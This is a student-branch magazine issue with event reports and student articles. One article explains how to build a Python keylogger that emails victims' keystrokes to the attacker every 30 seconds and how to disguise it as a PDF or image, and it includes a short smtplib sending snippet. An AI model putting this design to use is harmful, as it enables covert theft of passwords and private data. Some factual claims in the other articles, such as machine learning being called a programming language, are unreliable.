SRM VALLIAMMAI ENGINEERING COLLEGE

COMPUTER SOCIETY OF INDIA

STUDENT BRANCH

MAGAZINE - 2023

VOLUME - III ISSUE -III

LimeLight

OUR SINCERE THANKS TO

CHIEF PATRONS

Dr. B. Chidhambararajan
Director
Dr. M. Murugan
Principal

PATRONS

Dr. B. Vanathi
HOD – Department of CSE
Dr. Komala James
HOD – Department of ECE
Dr. M. Senthil Kumar
HOD – Department of CYS
Dr. S. Ravikumar
HOD – Department of AI&DS
Dr.S.Narayanan
HOD-Department of IT

INTER COMMUNICATION MAGAZINE
LimeLight

Year : 2023
Volume Number : 3
Issue Number : 3
CSI Institutional Membership ID : I00233
Location : SRM Valliammai Engineering College
(Autonomous Institution)
SRM Nagar,
Kattankulathur ,
Chengalpattu District,
Tamil Nadu – 603203.

About SRMVEC CSI-SB :

SRM Valliammai Engineering College Student Branch was started in the year 2007. For the past 16 years, SRMVEC has organised various events and contributed many technical articles to CSI. It is one of the most active student branches of CSI. It has received the 'Best Accredited Student Branch Award' for four consecutive years since 2015 at Annual CSI Convention from Computer Society of India. Currently there are more than 370 Student members in the student branch.

Design & Editorial Team

Miss. A. Aafrin Nisha
Third Year, CYS Department
afraanmiza@gmail.com

Miss. B. Devi Sri
Second Year, ECE Department
2412devisri@gmail.com

Miss. S. Janani
Second Year, AI&DS Department
Membership Number : 01587519
jananishankar0706@gmail.com

PREFACE

It gives us great pleasure to release the first issue of volume three ‘LimeLight’. The SRMVEC CSI-SB members have been enthusiastic to show their talents. This magazine gives desired opportunity and platform to publish the students’ thoughts and creativity. We strongly believe that the purpose of knowledge is fulfilled only when it is transferred to another person. In this manner, this magazine would serve as a collection of knowledge. With technology growing leaps and bounds day by day, people need to be aware of the ongoing development in technology. We appreciate every who stood with us in this venture.

Regards
SRMVEC CSI-SB Team

TABLE OF CONTENTS

SRMVEC CSI-SB Office Bearer 2022-2023

President
Mr. S. Sreejith (CSE, Final year)
Vice President
Ms. C. Harini (IT, Final year)
Secretary
Ms.K.Sree Rethanya (ECE, Final year)
Joint Secretary
Mr. K.B. Sirajudeen (CSE, Third year)
Treasurer
Ms. R.K. Rithanya (CSE, Final year)
Joint Treasurer
Mr. N. Shree (CYS, Third year)
Administrative Controller
Mr. M. Sivanarayanan (CSE, Final year)
Functional Manager
Ms. K. Sneha (CSE, Final year)
Administrative Manager
Ms. K. Snega (CSE, Final year)

Event Managers
Mr. M.Bhubesh (CSE, Final year)
Mr. M. Logeshwaran (CSE, Final year)
Mr. S. Nirmal (ECE, Final year)
Ms. G. Bapitha (MD, Final year)
Event Heads
Ms. K. Harthika (CSE, Third year)
Mr. I. Ravisankkaran (CSE, Third year)
Mr. J. P. Tejesh (CSE, Third year)
Mr. N. Vigneshwaran (CSE, Third year)
Mr. R. Deeraj (IT, Third year)
Mr. S. Atchayakumar (CYS, Third year)
Mr. M. Dharshaan (CYS, Third year)
Mr. C. K. Rishikumar (ECE, Third year)
Promotional Head
Mr. C. Sundar Naveen Kumar (CSE, Final year)
Mr. J. Samuel Jayaraj (CSE, Final year)
Mr. J. Vasanthakumar (IT, Third year)
Miss. S. Reshma (CSE, Third year)
Mr. S. Santhosh (CSE, Third year)
Ms. T. A. Krupa(IT, Third year)
Editorial Team
Ms. M. Chandrakala (MD, Final Year)
Mr. J. Karthik (CSE, Third year)
Ms. Sanjana Babu (AI&DS, Third Year)
Event Organizers
Ms. V. A. Akshaya (CSE, Third year)
Ms. G. S. Ramya Devi (CSE, Third year)
Mr. S. Sibi (CSE, Third year)
Mr. S. Siva Prakash (CSE, Third year)
Mr. S. Thanuish Kumar (CSE, Third year)
Ms. S. Pavithra (IT, Third year)
Ms. A. Aafrin Nisha (CYS, Third year)
Mr. R. Akash (CYS, Third year)
Ms. R. Blesslin Jaffy (CYS, Third year)
Ms. A.Dhakshayani (CYS, Third year)
Mr. S. Rishi (CYS, Third year)
Mr. J. Ram Guhanesh (ECE, Third year)
Mr. P. Pavith (CSE, Third year)
Ms. R. Vaishnavi Devi (CYS, Third year)
Mr. M. M. Ramesh (CYS, Third year)
Mr. S. Gokulavasan (CYS, Third year)
Executive Committee
Mr. T.Paul Wilson (CYS, Second Year)
Mr. P.Akshay Kumar (CYS, Second Year)
Ms. R.Sharulatha (CSE, Second Year)
Mr. H. Sanjay (CSE, Second Year)
Mr. R.Krishna sai ram (CSE, Second Year)
Mr. A.Sedumadavan (ECE, Second year)
Mr. P.Vikash (ECE, Second Year)
Ms. B.Devi Sri (ECE, Second Year)
Ms. N.Jeyavarshini (ECE, Second Year)
Ms. J.Infant Rakshanaa (ECE, Second Year)
Mr. M.Lingeshwaran (EEE, Second Year)
Ms. R.Layanya (IT, Second Year)
Mr. B.Aditya Bharathi (AI&DS, Second Year)
Mr. T. Sam Raj (CYS, Second year)
Mr. S. Harish (CYS, Second year)
Ms. S. Janani (AI&DS, Second year)

EVENTS

Cryptanalysis

The SRM Valliammai Engineering College Computer Society of India Student Branch organized the ‘Cryptanalysis’ event. In this event more than 100 students registered and more than 65 students participated. The event was conducted on 14th February 2023. The event had two rounds. The first round consisted of technical/non-technical questions. One had to answer the questions within the stipulated time and bonus points were credited for correct answer and negative points for wrong answer. Based on these points scored, the participants were shortlisted for the second round. The second round had to deal technical questions based on the images shown.

The Winners of the event:

1. Aafrin Nisha A (CYS-3rd year) - SRM Valliammai Engineering College
2. Sanga Rishi Naath S K (ECE-1st year) - SRM Valliammai Engineering College
3. Aadithya Arunachalam A (AI/DS -1st year) - SRM Valliammai Engineering College

The event ended in grand success due to the guidance of CSI Student Branch Counsellor Dr. M. Senthil Kumar (HOD, Department of CYS), who supported us in coordinating the event.

CSI Day Celebration

The SRM Valliammai Engineering College Computer Society of India Student Branch organized the ‘CSI DAY CELEBRATION’ event on 6th March 2023. In this event, all office bearers of SRM VEC CSI-Student Branch and CSI Volunteers attended the celebration. Dr.M. Murugan sir, our beloved Principal and Chairman of CSI Kancheepuram Chapter, Dr.S.K. Saravanan sir, Hon Secretary of CSI Kancheepuram Chapter and Dr.M. Senthil Kumar sir, CSI Coordinator were invited, and they shared their views with the office bearers and volunteers. Five SRM VEC CSI Student Branch alumni were invited as resource persons, and they gave their insights and shared their memories with the SRM VEC CSI-Student Branch. They were awarded a memento as a greeting. The event was interactive and knowledge gaining.

EVENTS

The event ended in grand success due to the guidance of CSI Student Branch Counsellor Dr. M. Senthil Kumar (HOD, Department of CYS), who supported us in coordinating the event.

Mini Project Expo

The SRM Valliammai Engineering College Computer Society of India Student Branch organized the 'MINI PROJECT EXPO' event on 06th March 2023. In this event, 29 teams participated which included 15 teams from SRM Valliammai Engineering College, 7 teams from St Joseph's College of engineering and St Joseph's Institute of Science and Technology and 1 team from Rajalakshmi Engineering College and 6 teams from DMI College Of Engineering. Projects were based on domains related to Computer Science and Engineering and SRM VEC CSI Student Branch alumni were invited as judges and winners were selected based on the scores of the judges. The winners were awarded cash prizes from the judges.

The Winners of the event:

1. Team Cyber Paradox - St Joseph's Institute of Technology - First Place
2. Team MPS – SRM Valliammai Engineering College – Second Place
3. Team Electroblickzzz – St Joseph's College of Engineering – Third Place (Shared)
4. Team Ultron – SRM Valliammai Engineering College – Third Place (Shared)

The event ended with adulation due to the guidance of CSI Student Branch Counsellor Dr. M. Senthil Kumar (HOD, Department of CYS), who supported us in organising the event and bringing it to an end with feather in a cap.

4th CSI State Level Student Convention-2K23

The SRM Valliammai Engineering College Computer Society of India Student Branch in association with the Computer Society of India Kancheepuram Chapter organized the

EVENTS

"4th CSI State Level Student Convention - 2k23" held on 17th March 2023 at SRM Valliammai Engineering College. In this event more than 150 participants from various colleges around the State participated. The event started with the Welcome Address by Dr.M. Senthil Kumar, HOD-CYS, SRM VEC. Then the 4th CSI State Level Student Convention was inaugurated by lighting the lamp, continuing with Dr.J. Frank Vijay, Vice-Chairman of CSI-KPM gave us a glimpse about the CSI-KPM Chapter and then Mr.S. Sreejith, President of SRM VEC CSI-Student Branch enlightened us with the presidential address. Ms. Harini, Vice-President of SRM VEC CSI-Student Branch explained about the CSI Convention and the events. Finally Ms.K. Sree Rithanya, Secretary of SRM VEC CSI-Student Branch, delivered the vote of thanks. We had eight events as follows: Pitch-O-Ference, FrameFriction, Saunter-Scate, Clue-Minati, Trivi-O-Night, Auctiverse 2.0, Paperiza and Twist N Twist. Each participant can attend at least four events. The participants from various colleges attended this event.

The colleges were Sri Sairam Engineering College, A.V.C College of Engineering, Panimalar Engineering College and Jerusalem College of Engineering. The event ended with great pomp and show due to the guidance of CSI Student Branch Counsellor Dr. M. Senthil Kumar (HOD, Department of CYS), who was the backbone of the great outcome.

Crank up

The SRM Valliammai Engineering College, Computer Society of India – Student Branch, organized the "CRANK-UP" event. In this event, more than 120 students from various departments registered and 86 students participated. The event was conducted on 29th March 2023, at the Old Seminar Hall. The event comprised of two rounds, where the first and second rounds were technical and non-technical. The first round was the "Decode It", in which ten questions were provided to the participants in an encrypted form. The participants are allowed to decrypt the questions using decrypting tools. Based on the top scores, 23 participants were selected for the next round. The second round was the "Scavenger Hunt", in which two similar images were displayed on the TV. The participants were allowed to spot the differences and write those differences in the provided answer sheet. Based on the top 3 scores, the winners were selected.

EVENTS

The winners of the event were declared as follows:

1. Shakthi Prabha Devi P (ECE-3rd year) - SRM Valliammai Engineering College.
2. Syed Ahmed Pasha I (ECE-3rd year) - SRM Valliammai Engineering College.
3. Swarna Krishna R (CYS-3rd year) & Mohana Meena G (CYS-2nd year) - SRM Valliammai Engineering College.

The event ended in grand success due to the guidance of CSI Student Branch Counsellor Dr. M. Senthil Kumar (HOD, Department of CYS), who supported us in coordinating the event.

Octobot

Abstract:

There are many humanoid helpers now,thanks to the rise of robots in automation. These functional robots that resemble humans are capable of picking up, placing, and operating hand-held equipment. Designing a machine that can respond to its surroundings and unpredictable events, such as coming into contact with the ground, is the aim of bio-robotics. In order to develop more responsive robots that can more easily manipulate their environment, a number of businesses and research teams have concentrated on biologically inspired robots. In order to produce lifelike robotic analogues, designers are developing robots that imitate creatures seen in nature.One such biologically inspired robot is OCTOBOT from Harvard University.

Introduction:

The octobot is the first fully flexible, autonomous, and untethered robot ever created. Like its namesake, the octopus, which has no internal skeleton, it is devoid of wires, batteries and any hard materials.The soft body of Octobot is comprised of silicone gel. It's not necessarily mandatory for the robot to have a soft, hospitable exterior. Even the physical makeup of the machine might resemble biological processes. The most recent example of this desire for flesh is the Octobot robot from Harvad University. The machine's body was moulded out of nonrigid materials, and all of its working parts were 3-D printed. The researchers took their inspiration from the strong, dexterous, and pliable bodies of nature's own cephalopods. This includes their power, actuation, and fuel storage systems.The working ,fabrication,designs merits and demerits are discussed in the

Octobot

following paragraphs.

Discovery of Octobot:

Octobot robot has been demonstrated by a group of Harvard University academics with backgrounds in 3-D printing, mechanical engineering, and microfluidics. It may pave the way for a new generation of similar devices. The study's principal investigators were Robert Wood, the Hansjorg Wyss Professor of Biologically Inspired Engineering at the Harvard John A. Paulson School of Engineering and Applied Sciences (SEAS), and Jennifer A. Lewis, the Charles River Professor of Engineering and Applied Sciences. Lewis and Wood are also key academicians at Harvard University's Wyss Institute for Biologically Inspired Engineering.

Fig:-1.1 Octobot

Fabrication of Octobot:

Many characteristics of conventional rigid-material robots are difficult, if not impossible, to achieve with soft robots. But despite recent developments, rigid robotic control systems and power supplies must still be connected to soft robots. To fulfil their full potential, new methods for building entirely soft robots—including soft counterparts of these essential parts—are required. Here, I would like to describe a robot which is made entirely of soft materials operating independently. Microfluidic logic, which autonomously controls fluid flow and, as a result, the catalytic decomposition of a monopropellant fuel supply on board, is used to control the robot. Upstream of the reaction sites, gas produced by the breakdown of the fuel expands fluidic networks, which causes actuation. The robot's body and microfluidic logic are made with the use of moulding.

Working Principle Of Octobot:

Octobot has a microfluidic logic circuit in addition to using hydrogen peroxide as its primary power source. It is claimed to be capable of moving without the assistance of a battery or other electrical power source. Within the robot's body, a network of hollows that were 3D printed (also known as freckles) are surrounded with hydrogen peroxide. Platinum fragments are moved over by hydrogen peroxide, which sparks a chemical reaction. The major power source for the robot is created when this chemical reaction results in the formation of a gas. The robot is propelled through the water by this phenomenon's reaction, which causes the arms to move and expand.

Octobot

Basic Steps For Building a Soft Robot:

1.First, construct the robot's brain. In this case, the logical engine of the machine looks like a flexible, millimeter-thick silicon wafer. Similar to a computer circuit board, a network of tiny fluid channels connected together on top of the wafer controls liquid rather than electricity.

2.Next, the brain requires a body. The wafer brain was sculpted by the robot developers using the little octopus as a source of design inspiration. Next, the brain needs a body. The wafer brain was taken and put into a mould shaped like a miniature octopus by the robot engineers.. Using lithographic processes, the several squishy materials that would eventually become the octobot's legs and body were laid down. The top side of the legs are made to be extremely elastic so that the robot can curl up comfortably.

3.The body also need fuel. The hydrogen peroxide solution that powers the octobot is 50%, which is significantly more concentrated than the consumer product, which is typically less than 5%. The robot's body contains two tiny reservoirs where the peroxide fuel is stored before flowing into the "brainconduits. " The fluid degrades into water and oxygen gases as it interacts with the platinum in the channel walls. The legs flex to make room for the gases as they pass through the channels and out into the legs, which occupy around 160 times as much space as the liquid fuel did.

Currently, the octobot can move its legs in any direction for four to eight minutes on one millilitre of fuel.

Fig 1.2:-The first autonomous Soft Robot

Advantages Of Octobot:

1.They offer a number of benefits, including the ability to be easily customised using 3D printing and the flexibility to fit through small openings.

2.It is obvious that, given the complexity of today's demanding applications, bioinspired techniques are becoming more and more significant.

3.These soft-bodied autonomous robots also have the possibility to be used in search and rescue missions with their ability to be very flexible and possibly squeeze through spaces that humans or current robots may not.

Drawbacks of Octobot:

1.The current model's disadvantage is that it isn't really capable of doing much in the way of heavy lifting in the workplace and doesn't even have the strength needed to turn a steering wheel; but that's okay, according to its scientist creators, because it is likely to spend its future being cuddled by elderly people in health and medical settings, where softness and warmth are always preferred to cold steel and hands with modified pliers.

Octobot

2. The soft materials can't be machined, sculpted, or forged like the materials used in traditional robotics, therefore they are difficult to shape. Additionally, there is a need for greater comprehension of the highly dynamic characteristics of these materials and how they interact with environmental factors and control systems.

Other Examples of Bio-inspired Robot:

Hexa: The Six-Legged Robot
Pleurobot: The Robo-Salamander
The Snakebot
Cassie the Bipedal Bot
Spot Mini from Boston Dynamics
Festo's Bionic Cobot




Fig 1.3:-Soft Robot powered only by chemical reaction

Purpose of Bio-inspired Robot:

The goal of robotics-inspired biology research is to "complete the loop" by creating novel biological hypotheses using both physical models and reactive robotic systems. With this strategy, we seek to empower the following generation of biologists and engineers to take use of the complex dynamics of mechanical systems for biological goals. The benefit of employing increasingly accessible mechatronic systems to reduce biological complexity may tempt future biologists, which is apotential side consequence of this trend. Robotics-inspired biology can act as an entry point for them. Robotics-inspired biology is improving our understanding of how organisms work, and extrapolating into the future, it is predicted that we will discover numerous new research areas and aspects of creature design that biologists may not have thought of otherwise.

What does the future hold for Octobot?:

Octobot can currently only float on water because it is not connected to a computer in any way when it moves. The octobot cannot steer in any specific direction and has a fuel life of 4 to 8 minutes. The team's long-term goal is to create a soft robot that can swim, crawl, and interact with its surroundings. Octobot's body will be equipped with sensors to enable the interaction. It will be able to distinguish an object in its environment using the sensors, and move appropriately, determining whether to approach or avoid it. The robot's body's ability to hold fuel is another problem. It may be increased or decreased in the future depending on the tasks we want the robot to complete

Octobot

Conclusion:

Protecting tomorrow's engine for research and innovation depends on identifying the future leaders of bio-inspired robotics. I have no doubt that bio-inspired robotics would advance significantly given how quickly technology is developing. However, there are still a lot of species whose bodily characteristics could serve as an inspiration for creating robots for various purposes.

Current robots would also require improvement to meet the expanding demands of the sector.One other area of study is soft robotics. It is investigated how to create soft robotic grippers in new methods. In most applications, bio-inspired robots will surpass conventional robots in efficiency and ubiquity within the next five years. The Octobot is just the beginning for soft robotics.

Referred Links:

1.https://www.r3plica.com/a-bioinspired-robots-future
2.https://www.siliconrepublic.com/machines/octobot-first-autonomous-entirely-soft-robot
3.https://www.dezeen.com/2017/01/09/octobot-worlds-first-fluid-powered-soft-robot/

Ms.B.Devi Sri
Second Year, ECE Department,
2412devisri@gmail.com

The Growth of AI

Introduction:

Voice assistants, smart home services, social media, facial recognition, self-driving vehicles are the perfect epitomes of AI. The birth of Artificial intelligence is far more exciting than anticipated, the period between 1940 and 1960 marks the birth of AI. John McCarthy the inventor of the programming language Lisp is the father of AI whereas the actual founding father of AI is Alan Turing (a Mathematician during the period of II world war).John McCarthy introduced the term computational intelligence which later renamed as artificial intelligence.

Fig 2.1:-Artificial Intelligence

The Growth of AI

Humans vs AI:

Though AI increases stability, liability, production, accuracy in various fields it still has various let downs and insecurities that act as a threat to the human society. In order to obtain a well-functioning AI system it is mandatory for the user to draw a clear line of guidelines to the AI system thus reduces accidents.

According to various researches AI has cognitive humanlike capabilities that allows it to predict the future by analyzing the past events and possibilities by probability functions. Various applications like Alexa, Siri, Google assistant works under the influence of AI.




Fig 2.2:-Future of AI

AI in Space Exploration:

Many space missions that were recently carried out has a slight to full-fledged involvement of AI. Without Deep space explorations were made possible only by the help of AI. The most common misconception about AI is that “AI refers only to humanoids”, in reality every application that has the ability to think like human is an AI. Space probes, detection and collection of information about various celestial objects is made possible by AI. Machine learning the sub discipline of AI has provided various technologies to improve debris avoidance in space. NASA, ESA are pioneers in space exploration using AI.

Fig 2.3:-AI in space exploration

AI in Health Care:

AI can be far more surprising in the field of health care as it can easily diagnose dangerous diseases in the earliest stage as possible thus avoiding loss of life.

AI can detect heartbeat, breath rate, pulse rate, abnormalities in tissue/blood samples. Now a days AI has been clinically approved for use in many surgeries and practices as it is accurate, faster and much more efficient than humans.

Though AI is not full-fledged functional in medical field it is still expected to be at its zenith in future years.

The Growth of AI

Fig 2.3:-AI in Health Care

AI in Defence:

Russia, china, USA, UK, Israel are some of the countries that use AI enabled military devices that are capable of providing and handling large amount of data. Though AI can never replace human soldiers it still has a lot of surprising effects on them.ML can be used in target identification, decision support and maintenance of sector during distress.

Fig 2.4:-AI in defence

AI in Education:

AI can provide access to education round the clock without any limitation as it helps in analysing the status of individual students and p-roving them with suitable study methods. This type of learning is also called as personalized learning.

Now a days many IT sectors, schools, institutes, researches work under the regulation of AI.

Fig 2.5:-AI in Education

Future of AI:

In the future AI can eradicate poverty by analysing the people's need so that the government can provide right beneficial schemes, a more sustainable future can be achieved. Neuroscience, diagnosis, foreign policy can be improved drastically

The Growth of AI

Fig 2.6:-Future of AI

Conclusion:

Though AI has various uplifting factors it is still against the nature of human boundaries. Very cautious approach is mandatory to avoid dangerous aftermath. A slow and steady progress towards this growing field makes it beneficial to human race.

Reference:

1.https://time.com/tag/artificial-intelligence/
2.https://www.zdnet.com/article/what-is-ai-heres-everything-you-need-to-know-about-artificial-intelligence/
3.https://www.sciencedirect.com/science/article/pii/S0007681321000744

Ms.R.Manju Shree
Second year, AI&DS Department
msr212003@gmail.com

Machine Learning

Introduction:

Nowadays, one of the most technical programming languages is Machine Learning that can be developed to optimize a performance criterion using experience or example data. Machine Learning is a model of a computer program to execute the parameters of model by using designed data or training experience. It may raise the question of how the experience data can be automatically improved to construct computer programs known as Machine Learning. It is a part or subfield of Artificial Intelligence (AI) development of algorithm and statical model through the experienced that enables the computer program to improve their performance in the task. These algorithms and statical model are intended without explicit instructions to learn from the data and make predictions or decisions.

Definition:

From the experienced, we learned the computer program is simply term as Machine Learning or is type of Artificial Intelligence (AI) that allows software applications without being explicitly

Machine Learning

programmed to become more accurate at predicting outcomes to do so. Machine Learning algorithm takes input as historical data and to predict new output values. A computer program is said to learn from the experience E and performance measure P with respect to some object or class of task T, if its performance at tasks T, as measured by P, then improves with new experiment model E.

Working:

In the real world, we are surrounded by humans who learns something or everything from others human's experiences and practices in the real life. In the same, machines also learn from their past data or experienced data (like human beings) to build mathematical models and predict output for it, whenever it receives new data. When we get accurate output, it only depends upon the amount of data which is given to execute new data. As the large amount of data which helps to build a better model to predicts the output more accurately.

Suppose machines can learn from past data and experience that teaches computer to think in a similar way as how human do that like, it works by minimal human intervention and, identifying patterns and exploring new data. Machine learning can automate the set of rules and data defined pattern that allows many companies to transform processes for human to perform-think responding to customer service calls and reviewing resumes.




Fig 3.1:-Block Diagram

Classification of Machine Learning:

At a board level, machine learning can classified into three types:

- Supervised Learning
- Unsupervised Learning
- Reinforcement Learning

Supervised Learning:

Supervised learning is one of the types of machine learning methods in which order to provide a sample labeled data to the machine learning system that can be train it and gives its new experience output. Once the training and processing are done then the system can understand the datasets and learn about each data to create and test the model data to check whether it is predicting the exact input or not. The main goal of supervised learning is to get predicted output that is mapped with input data.

Supervised learning Algorithm can be categorized into two types:

1.Classification:

- Naïve bayes Classifier

Machine Learning

- Decision Trees
- Support Vector Machines
- Random Forest
- K-Nearest Neighbors

2.Regression

- Linear Regression
- Neural Network Regression
- Support Vector Regression
- Decision Tree Regression
- Lasso Regression
- Ridge Regression

Working:

Supervised learning algorithms already know the target variable, so it takes sample input data and maps them to the known output. These methods need external supervision to train the machine learning model system.

Example: Spam Filtering.




Fig 3.2:-Email Spam Filtering

Unsupervised Learning:

Unsupervised Learning is another type of learning method to provide unlabeled datasets to the machine that learns without any supervision and to analyze the algorithm to give their output. This algorithm allows the ability to discover hidden patterns or data grouping without any need for human intervention. These methods also used to discover similarities or differences in abstract make it ideal for customer segmentation, EDA, and image and pattern and reduce the number of features in a model recognition. The assignment set of observation into subsets within the same cluster are similar according to one or more predesignated criteria is called Cluster analysis, while observation drawn from other or different clusters are dissimilar.

Working:

This algorithm does not require any data to be labeled so, it can shift through unlabeled data that can be used require any data to be labeled so, it can shift through unlabeled data that can be used to group data points to lookup for pattern into subsets. Most of deep learning, unsupervised algorithms are works with neural network. Example: Dimension reduction and Clustering.

Machine Learning

Reinforcement Learning:

Reinforcement learning is a another type of area of learning method in which the agent can automatically learn from the feedback assignment and how software agent improve its performance or ought to take action in an environment. Based on feedback learning method, the agent gets a reward for each right action and gets a penalty for every wrong action. The goal of an agent is to interact with the environment and get the most reword points, and hence it improves its performance. Dynamic Programming techniques can used in many reinforcements learning algorithm.

These algorithms are used in autonomous vehicles when exact models are infeasible or in learning to play games against a human opponent and do not assume knowledge of an exact mathematical model of the MDP (Markov Decision Process).

Reinforcement learning Algorithm can be categorized into:

1.Decision Making

- Q-Learning
- R Learning
- TD Learning

Advantages:

➢Easily identifies Trends and patterns:

Machine Learning can enlarge the volume of data and newly discovered specific patterns and trends. For instance, for an e-commerce website like Amazon, its server purchases all history of its users and to understanding the behavior of browser to help cater to the right product, deals, and remainders that would not be apparent to humans.

➢ No need of Human Intervention:

With help from ML, you don't needyou don't need to care of babysit that your project will handle by every step of the way. Since it is the ability to learn the machines and make predictions to improve their algorithms on its own.

➢ Scope of Improvement:

Machine Learning is a field that gives many opportunities for improvement and can be a leading technology in the future world.

➢ Wide range of Applicability:

Machine learning is a wide range of applications that plays a major role like science banking, Ed-tech, medicine, hospitability, and business.

Machine Learning

Disadvantages:

➢ Time and Resources:

The data process in huge quantity and may differs in the machines. It can require huge time to learn it and the algorithm can adjust to the environment. Trail requires massive and very high expensive resources and high-quality to set up the machine.

Conclusion:

Machine Learning is a field of Artificial Intelligence that can requires the algorithms can learn from and make prediction with design and development of data. The aim of the technology is to learn from data and build them automate analytical model without being explicitly programmed to do so. Machine learning is a most powerful tools that is used for training the past algorithm and making prediction on the data. To accurate more prediction, that it representative of the real-world data that algorithm uses high-quality data.

Reference:

1.https://www.ibm.com/in-en/topics/machine-learning
2.https://en.wikipedia.org/wiki/Machine_learning
3.https://www.geeksforgeeks.org/machine-learning/
4.https://www.javatpoint.com/machine-learning

Mr.P.Pavith
Third year, CSE department
Pavith29ponnusamy@gmail.com

Keylogger and Password grabbing Technique & Detection

INTRODUCTION:

This paper proposed an efficient key-logger which use to record the keystrokes of the victim and sends to the attacker Email. By using python Script for recording keystrokes accessing with smtplib module which use to send mail. Even though an normal key-logger (Malware) file will be in .exe format which can be easily identified but here

Keylogger and Password grabbing Technique & Detection

we do convert the script into image or an normal pdf file which does not have any type of content but once it executed then it starts running in background and record keys. This all happens without the knowledge of the victim and we do have some detection methods to prevent system from keylogging attack.

WORKING OF KEYLOGGER:

• Writting Keylogger script using python language.

• Convert into an executable file looks like pdf or image format .

• When attacker opens it start runs in background.

• For every 30 sec the recorded keys will be sent to attacker email.




Fig 4.1:- Architecture model

DEMONSTRATION:

On working with python for keylogger it begin with using pyinput module for recording keys on your local system. According to the keys typed the program modifies data sent to mail like (key.space,key.shift,key.backspace,key.ctrl,etc...)atlast the smtplib module used to send the recorded keys to respective mail so this was the basic working our keylogger




Fig 4.2:- Demonstration

CONCEPT OF THREADING:

The basic concept of threading is used to automating two different function to work at different time so here such as for first 30 sec the keys will be recorded and after every given time auto matically the will be sent to mail after the mail sent then it record the keys for next 30 sec and it will be sent.

Keylogger and Password grabbing Technique & Detection

USING SMTPLIB MODULE:

Python offers an pre defined module named SMTPLIB to send mail through the programming. so by importing the library and we can use the SMTP class inside the library and we need to mention "smtp.gmail.com" which convey to interpreter that Gmail is used for mail purpose and we do mention the port no that is 587. So now starttls() method is called through the variable for sending the data in encrypted format. A proper authenticated gmail account is needed to login through account we can send mail this happens by calling login() method. atlast we use sendmail() method to send the mail to gmail account by entering username of the account.

```
import smtiplib def send_mail(self,email,password,message):
server = smtplib.SMTP("smtp.gmail.com" ,587)
server.starttls()
server.login(email,password)
server.sendmail(email,email,message)
server.quit()
```

INSTALLING PYINSTALLER:

Pyinstaller is an specific tool for python which use to convert the python code into an executable format and also used to do like embedding the some images inside and when the executable file opens it diaplay an image and icon of file converted into an jpg or pdf logo and name of file to changed as .jpg or .pdf as the wish so it make more comfortble with hackers. so this is a compact method done with attackers in case of keylogger.




Fig 4.3:-Output of our keylogger

DETECTION OF KEYLOGGER:

1.Upgrade your software and operating system. The use of out-of-date software may have revealed security holes that might have allowed a virus to enter your system.Make sure everyone who uses a computer is aware of the need of never clicking carelessly online, especially on pop-up adverts and freebies.

2.Configure the security options on your web browser. Each web browser has a different setting process to be followed. Search for the Privacy and/or Security options in the settings menu of your web browser. Clear your browser's cache, disable any harmful plug-ins, and block any risky websites. Cookies that save personal data should be deleted.

3.Launch Task Manager. Follow these steps to access the Task Manager: Select the right mouse button and click the taskbar. From the pop-up menu that appears, select Task Manager.

Keyloggers and Password grabbing Technique & Detection

Decide on "More Details." It is located in the lower-left area of the Task Manager. This displays a list of all the processes that are running on your computer right now. This includes both operating processes in the background and open apps. Watch out for unethical activity. Untrustworthy software will almost certainly be running in the background. Be on the lookout for new applications. You may learn more about a process by selecting Search online from the context menu when you right-click on it. This will look up the application or process on Google. the process icon is clicked to stop any processes you find.

CONCLUSION:

Keyloggers and password-grabbing methods are hazardous tools used by cybercriminals to acquire private data, to sum up. It takes a mix of software tools, alertness, and sound security procedures to identify and stop these assaults. Individuals may secure their personal information and avoid being a victim of these assaults by taking the necessary precautions. Keyloggers record every keystroke a user makes, providing an attacker access to confidential data like usernames and passwords for many different accounts.

Contrarily, password snatching techniques aim to intercept login information while it is being entered into a website or application. Keyloggers and password-grabbing techniques are made to function covertly, making their detection difficult. There are a few techniques mentioned above to identify these assaults, though.

REFERENCE LINKS:

1.https://en.wikipedia.org/wiki/Keystroke_logging
2.https://itlaw.fandom.com/wiki/Key_logger
https://www.techtarget.com/searchsecurity/definition/keylogger
3.https://www.kaspersky.co.in/resource-center/definitions/keylogge

Mr.J.Sudharsan
Third year, CYS department
Sudharsanjayakumar7@gmail.com

Internet Security

Internet security is a term that describes security for activities and transactions made over the Internet. It's a particular component of the larger ideas of cybersecurity and computer security, involving topics including browser security, online behavior, and network security. Internet security is a crucial aspect of online activities and transactions. It involves protecting against various threats such as phishing, hacking, malware, ransomware, and botnets. To ensure internet security, users should adopt proper tactics such as browser selection, multi-factor authentication, email security, and firewalls. Internet security solutions like antivirus software, password managers, and endpoint security suites are also essential in securing data across the internet. The Center for Internet Security (CIS) is a nonprofit organization that utilizes the power of the global IT community to protect public and private organizations against cyber threats. Their resources, including the CIS Controls and CIS Benchmarks, aim to safeguard IT systems with over 100 configuration guidelines across 25 vendor product families.

THE CAUSES OF INTERNET SECURITY:

The causes of internet security incidents can vary, but some common sources of cyber threats include nation-states, terrorist groups, criminal groups, hackers, and the malicious insider.

Perimeter breaches, cyber-attacks, and insider threats are also some causes of security incidents.

Malware attacks, social engineering attacks, denial of service, man-in-the-middle, and injection attacks are some of the most common types of cyber threats that can cause significant harm to businesses and individuals. To ensure internet security, users should adopt proper tactics such as browser selection, multi-factor authentication, email security, and firewalls, as well as use internet security solutions like antivirus software, password managers, and endpoint security suites.

IMPORTANCE OF INTERNET SECURITY:

Internet security is crucial to ensuring the safety and privacy of online activities and transactions. Without proper internet security measures, sensitive information can be accessed by hackers and cyber thieves, causing operational, financial, and reputational risks for businesses. Network security is an essential component of Internet security, and it involves protecting computer networks and data from cyber-attacks. Cyber security, which encompasses technologies and practices that keep computer systems and electronic data safe, has become increasingly important due to the risks of cybercrime, such as data theft or loss, business disruption, and legal jeopardy. Small businesses are also vulnerable to cyber attacks, highlighting the need for internet

Internet Security

security solutions like firewalls, antivirus software, and password managers to safeguard data across the internet.

Fig 5.1:- Internet Security

TYPES OF INTERNET SECURITY:

There are several types of internet security, including:

1.Network Security: Protects computer networks and data from cyber-attacks.
2.Cloud Security: Ensures the security of cloud computing environments and services.
3.Endpoint Security: Protects endpoints such as laptops, smartphones, and tablets from cyber threats.
4.Mobile Security: Ensures the security of mobile devices and applications.
5.IoT Security: Protects Internet of Things (IoT) devices and networks from cyber threats.
6.Application Security: Ensures the security of computer applications and software programs.
7. Zero Trust: Adopts a "never trust, always verify" approach to security, requiring authentication for every access request.

Choosing the right combination of internet security solutions is crucial for safeguarding data and online activities from cyber threats such as hacking, malware, and identity theft.

INTERNET SECURITY IN PUBLIC POINT OF VIEW:

